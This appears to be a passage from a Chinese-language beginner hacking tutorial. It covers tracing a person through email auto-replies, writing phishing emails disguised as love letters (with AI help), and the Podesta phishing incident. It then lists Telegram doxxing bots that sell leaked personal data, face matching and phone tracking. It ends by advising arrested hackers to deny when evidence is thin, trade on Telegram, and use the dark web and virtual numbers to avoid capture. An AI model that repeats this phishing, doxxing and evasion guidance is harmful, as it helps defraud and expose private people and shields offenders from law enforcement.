我们通过邮件发送试试看,结果她设置了自动回复,直接将她的名字显示了出来,这个时候我们可以通过浏览器搜索大法来搞定。



通过一条内容，我们果然发现确实有这个人，并且呢是一个女人，而且职位不低的。

更多的查询方法可以通过：

<https://cloud.tencent.com/developer/article/1917339>

来查看更多内容，这里差不多就已经基础的说明了查询，实际上黑客在查询网站漏洞的时候会用更多的专业扫描工具来搞定，本教材作为一个基础入门，不过多赘述。

社会工程学诱导他人使用恶意邮箱

社会工程学是黑客入侵经常需要用到的手段。

一般而言，我们需要通过很多具有诱惑性的内容，使得他人可以点击邮箱内的链接，以及执行一些操作。

在这里有个小提示，所有的 QQ 用户都是有邮箱的，并且邮箱名字就是 [QQ 号码@qq.com](mailto:QQ号@qq.com)

并且你发送的内容他们的 QQ 也是可以收到的。

我们可以将邮件的内容伪装成例如说表白邮件、安全信息。或者是伪装成特定的人进行操作，以达到骗取他人的效果，诈骗也是类似操作。

其中根据测试，表白邮件的成功率很高，这得益于人们对于被表白的开心，也愿意更加看一看被表白的内容，这往往可以使得受害者放松警惕反而被黑客达成目标。

同样，我们可以利用 AI 来帮我们编写恶意邮件的内容，这样可以加速我们的行动。

希拉里邮件门事件故事

美国政治事件

希拉里邮件门指美国前[国务卿](#)、民主党潜在总统候选人[希拉里·克林顿](#)被曝担任国务卿期间使用私人电子邮箱、而非官方电子邮箱与他人通信，涉嫌违反美国《[联邦档案法](#)》。^[1]

2018 年 1 月 20 日，[美国联邦调查局](#)（FBI）因技术故障，导致关于希拉里“邮件门”和特朗普“[通俄门](#)”的两名调查人员之间 5 个月的短信数据丢失。2019 年 10 月 19 日，调查结果出炉：该事件中共有 91 起违反安全规定的邮件传送，共涉及 38 名现任和前任国务院官员。^[2]

(以上内容选自百度百科)



希拉里邮件门的泄露涉及多个方面，其中包括技术失误和黑客攻击。

首先，希拉里·克林顿在担任美国国务卿期间，被曝使用私人电子邮箱处理公务，这一行为涉嫌违反美国《联邦档案法》。2015 年 3 月，希拉里承认在任职期间

使用私人邮箱处理约 6 万封邮件，其中 3 万封因涉及私人生活已被其团队删除，剩余约 3 万封公务邮件已于 2014 年底全部上交国务院。

关于邮件的泄露，一个关键事件发生在 2016 年 3 月 19 日，希拉里团队的竞选主席约翰·波德斯塔（John Podesta）收到了一封看似来自 Google 的警告邮件。这封邮件实际上并非来自谷歌，而是黑客发送的。波德斯塔的助手错误地将这封邮件视为合法，并点击了邮件中的恶意链接，从而使得黑客能够访问波德斯塔的账号。随后，维基解密公布了数千封波德斯塔的邮件。



此外，据英国《每日邮报》报道，这一事件可能是由希拉里团队的技术人员的一个笔误所引发。在处理波德斯塔收到的警告邮件时，技术人员原本应该回复这是一封非法邮件，却不小心漏掉了两个字母，回复成了这是一封合法邮件，导致了后续的安全事故。

这些事件综合导致了希拉里邮件门的泄露，对她的政治形象和选举活动产生了重大影响。

(以上内容选自 ChatGLM 的回答)

事实上从这件事情我们可以看到，钓鱼网站、恶意邮件成为了这次事情的主要黑客攻击手段，其实手段的技术含量并不是很高，却造成了如此重大的结果，事实上网络安全也是人与人之间的对抗，也是政治的博弈。随着如今的信息安全程度越来越高，传统的很多技术性的攻击虽然依然奏效但是并没有以前好用了，取而代之的就是社会工程学开始的盛行，从人的身上找漏洞。

这件事情也告诉我们，不要点击任何的陌生右键，另外在查看邮件的时候一定要检验好邮件的源地址。

Telegram 的使用、开户

Telegram 是什么软件呢，这是一个由曾经的俄罗斯人开发的端到端加密软件，在这个软件上虽然用户确实是可以放心的聊天不会被任何的组织和个人进行监控，但是确实有不少的包括黑客、恐怖组织、贩毒、色情等非法内容在里面非常盛行。


他的创始人作为一个曾经的俄罗斯人，他很讨厌俄罗斯，向往西方的自由，认为那里是人类文明的灯塔，并且他是一个自由国籍人士，号称全球公民。实际上他背后没有祖国的依靠，在 2024 年被法国以恐怖主义相关的法律予以逮捕。事实上他在俄罗斯内没有被逮捕，却在自由的法国被逮捕，这是多么的讽刺啊。




当然我们使用 Telegram 可以使用 Telegram 上面的机器人。

根据前面的内容，我们大概也是学会了如何翻墙，我们需要先下载 googleplay（直接必应浏览器搜索有 google play 可以下载的），另外呢，在 google play 内搜索 Telegram 进行下载和安装，Telegram 貌似很多时候确实是不支持中国大陆的手机号码短信验证的，其实并不是不可以使用中国大陆的手机号，而是他的验证码被中国的长城防火墙给拦着了。

一般情况下我们也可以通过 google 邮箱来获取验证码进行注册登录。只要登进去了，我们就可以开始搜索社工库机器人了。



Telegram 除去很多法律不太允许的功能，其实剩下的功能和其他聊天软件差不多的。并且里面很多数据来源全部都是来源于公安局人口数据库的。这就是我反对网络实名制的原因，我们的个人信息总有一天也得上这里。包括作者本人。



Telegram 社工库大全（数据来源于 Github）

高质量免费社工库机器人



Telegram（电报）社工库机器人，用于检查个人的隐私泄露情况。经过测试，已滤除数据库较老、使用门槛较高、NOT WORKING、结果匹配度低、停止维护、结果质量较低等机器人。排名不分先后。

AISGK

数据量大且优质，输出结果信息较为全面，查询永久免费。为保护隐私，查询结果会码去 90% 的内容，如需解锁须通过扣除学分获得。学分可自助充值（USDT 支付），更多学分即可解锁其他诸如语言模型之类的功能。首次查询请参考[使用教程](#)。

已安装注册 Telegram 的用户（下同）可直接通过传送门访问，根据机器人提示操作即可。

liemo（猎魔专用）

数据库数据达 90% 覆盖度。可通过每日签到、邀请或充值获得积分。首次查询请参考[使用教程](#)。

可直接通过传送门访问，根据机器人提示操作即可。

数据较全面且不定期更新，免费，但需要积分支持。首次注册赠送 10 积分，每次查询扣 1 分（查询失败不扣分），每邀请一人可获赠 2 积分。首次查询请参考[使用教程](#)。

可直接通过传送门访问，根据机器人提示操作即可。

数据不定期更新，查询免费。解锁结果需要消耗钻石或金币（金币仅可解锁部分查询结果，全部查询须使用钻石），钻石可通过 USDT、支付宝、微信等多种方式购买。数据库信息相对更为全面，但非付费用户每日仅限查询三次，购买任意数量钻石即可解锁无限次查询。邀请一名新用户奖励 5 金币，每日奖励上限 50 金币，邀请的用户首次使用查询后，奖励将自动发放。

可直接通过传送门访问，根据机器人提示操作即可。

暗精灵社工库

注册即可拥有一定免费额度，额度用尽后可通过开通 VIP 会员（550 RMB，支付宝支付）的方式终身解锁查询权限。数据库质量及更新时效良好。

可直接通过传送门访问，根据机器人提示操作即可。

【5kV】哈希社工库

全网独家 8200 万人脸识别（采用 Python 的 OpenCV 900 像素点匹配算法）、32 亿手机号大关联、手机号轨迹等功能，接口不定期更新。可通过签到和推广获得学分，人脸识别每次消耗 5 分、手机号关联每次 2 分。首次查询请参考[使用教程](#)。

可直接通过传送门访问，根据机器人提示操作即可。

Hope 机器人

模糊搜索，全国法人，精准查询等各种数据，数据量大。注册即可获得 5 积分，一般查询免费，每次解锁通常须消耗 5 积分（全国法人功能消耗 10 积分）。可通过分享、每日签到、充值等方式获得积分。签到积分已上调到 2 积分，邀请人数超过五人即可无限制免费模糊查询。

可直接通过传送门访问，根据机器人提示操作即可。

日月社工库机器人

永不收费，只做公益，技术开源，且数据库不定时更新。新用户默认 300 秒冷却，邀请一位新用户-5 秒，最低每次查询间隔 60 秒。

可直接通过传送门访问，根据机器人提示操作即可。

贡献者推荐

屁屁侦探社工库

可检索多源信息，不强制要求推广后才能使用，每日签到可获取积分。首次查询请参考[使用教程](#)

可直接通过传送门访问，根据机器人提示操作即可。

项目注意事项

业余时间测试与整理，根据繁忙程度及个人精力，可能不定期更新、可能停止更新，亦可能隐藏、注销该库。

查询结果仅供参考，相关数据依靠探测到的泄露情况由机器人开发者维护。

[!WARNING]

上述机器人为数据安全与信息检索专用，请遵守法律与道德，误操作后果自负。严禁用于安全检查、检索之外的任何用途！

中国网络安全相关法律

中国的网络安全法律框架是为了保障网络安全，维护网络空间主权和国家安全、社会公共利益，保护公民、法人和其他组织的合法权益，促进经济社会信息化健康发展而建立的。以下是关于中国网络安全相关法律的详细介绍。

首先，《中华人民共和国网络安全法》（以下简称《网络安全法》）是网络安全法律体系的核心。该法于 2016 年 11 月 7 日通过，自 2017 年 6 月 1 日起正式实施。《网络安全法》共分为七章，包括总则、网络运行安全、网络信息安全、监测预警与应急处置、法律责任、附则等。



在总则部分，明确了制定网络安全法的目的、适用范围、网络空间主权、网络安全原则等内容。网络运行安全章节对网络产品和服务、关键信息基础设施、网络安全等级保护等方面作出规定。网络信息安全章节则涉及个人信息保护、网络信息内容管理、网络数据安全管理等。

监测预警与应急处置章节规定了网络安全监测预警、网络安全事件应急预案、网络安全信息共享、网络安全事件应对等内容。法律责任章节则明确了违反网络安全法的法律责任。最后，附则部分对网络安全法的相关术语进行了解释。

除了《网络安全法》，中国还制定了一系列配套法规和政策文件，以加强网络空间治理。例如，《新时代的中国网络法治建设》白皮书于 2023 年发布，详细介绍了中国网络立法、执法、司法、普法和网络法治教育等方面的进展。白皮书强调了依法治网的重要性，提出了加强网络空间法制基础、保障网络空间规范有序、捍卫网络空间公平正义等目标。



在个人信息保护方面，《个人信息保护法》于 2021 年 11 月 1 日起施行。该法旨在保护个人信息权益，规范个人信息处理活动，促进个人信息合理利用。此外，《数据安全法》于 2021 年 9 月 1 日起施行，旨在保障数据安全，促进数据开发利用，保护个人、组织的合法权益，维护国家主权、安全和发展利益。

在具体执法方面，中国政府部门加大了对网络安全违法行为的查处力度。例如，对侵犯公民个人信息、网络诈骗、网络传播淫秽色情物品等违法犯罪行为进行严厉打击。同时，积极开展网络安全检查，督促企业落实网络安全主体责任，提升网络安全防护水平。

#53

禁止套娃

每天一个JS程序

总之，中国的网络安全法律体系日益完善，为维护网络空间安全提供了有力的法治保障。通过这些法律法规，中国在网络空间治理方面取得了一定的成果，为构建安全、有序、健康的网络环境奠定了基础。然而，随着互联网的快速发展，网络安全挑战也不断涌现，中国在网络安全法治建设方面还需持续努力。

(回答来自 ChatGLM)

网络信息安全法律法庭辩护思路

如有你有幸技术学的很好，被抓住了，不要怕，这代表你学的很好。是一个真正的黑客。

一般而言，问题不是特别大的话那么就是行政拘留，这个基本上也不需要什么辩解了，基层的权利还是比较大的。

但是如果你是被刑事拘留了，一般而言在看守所 7 天的时间内，就会立案，然后在看守所内要待较长的一段时间了。

一般的辩护思路就是：

1. 如果警察掌握的证据很充分，这个时候就不要死扛着了，能说多少说多少吧，但是切记，警察问什么说什么，多的不要说不然会加刑的。
2. 如果他们掌握的证据并不是很多，这个时候就死不承认，或者是往轻了说

例如，张三开发了一个黑客软件，被抓到了，那么他可以这么辩护，我并不知道使用我软件的用户到底要干啥，我只是闲下来无聊罢了，那些转账证据都是他伪造的，不是我干的。

一般情况下，聊天和交易一定要在 Telegram 上进行，否则被抓到了算你活该了，为了防止被抓到我们可以采取以下方案：通过暗网连接互联网、使用 Telegram、不把 QQ 和微信号码公布给他人，除非是小号，以及注册使用虚拟手机号码，基本上，抓到你还是很有难度的。以下是 ChatGLM 的回答：

网络安全犯罪的辩护思路需要根据案件的具体情况来制定，以下是一些常见的辩护策略和思路：

事实不清、证据不足：

1. 检查控方提供的证据链是否完整，是否存在漏洞。
2. 证据的获取是否合法，是否有非法取证的情况。
3. 证据是否能够直接关联到被告人，是否存在合理怀疑。

法律适用错误：

1. 辩护律师可以研究相关法律法规，看是否有适用错误的情况。
2. 争取将案件定性为较轻的罪名，或者指出控方指控的罪名与实际行为不符。

程序违法：

1. 检查案件侦查、起诉过程中是否存在程序违法的情况。
2. 是否有侵犯被告人合法权益的行为，如非法搜查、非法拘禁等。

无罪或正当防卫：

1. 如果被告人没有实施犯罪行为，可以提出无罪辩护。
2. 在某些情况下，如果被告人的行为属于正当防卫或紧急避险，也可以作为辩护的依据。

情节轻微：

1. 强调被告人的行为没有造成严重后果，或者后果与被告人行为之间的因果关系不大。

2. 争取认定为犯罪情节轻微，不构成犯罪或者可以免于刑事处罚。

主观方面：

1. 证明被告人没有犯罪的故意或过失，比如被告人可能被他人利用，不知情等。
2. 强调被告人的行为是出于合法目的，没有违法的意图。

技术性辩护：

1. 利用专业知识对技术性问题进行解释，比如网络攻击的性质、技术细节等。
2. 证明技术证据存在误解或错误，如证据中的 IP 地址并非被告人使用。

量刑辩护：

1. 如果犯罪事实清楚，可以争取从轻或减轻处罚。
2. 强调被告人的悔罪表现、无前科记录、良好的社会评价等因素。

社会影响：

1. 强调案件的社会影响，争取社会舆论的理解和支持。
2. 如果可能，提出替代刑罚的建议，如社区服务、罚款等。

在制定辩护策略时，辩护律师需要详细研究案件材料，了解被告人的具体情况，与被告人充分沟通，并可能需要聘请专家证人来支持辩护观点。辩护策略的制定应当合法、合理、有据可依，以最大限度地维护被告人的合法权益。

推荐的其他教程 Python,SQL 以及 Linux


Python、SQL、linux 这些东西都是一个黑客必须要学会的，否则只能是一个脚本小子毫无发展。


Python 官网: www.python.org

Kali Linux 黑客操作系统官网: www.kali.org

MySQL 官网: <https://www.mysql.com/>

另外，我推荐你们可以入门以下书籍:





写在最后

黑客技术这种东西，科班其实就是教不好的，需要自己感兴趣去学习，本教材更多的其实是科普性读物，让不懂的人快速有一个黑客的概念，摒弃传统的方式告诉你们。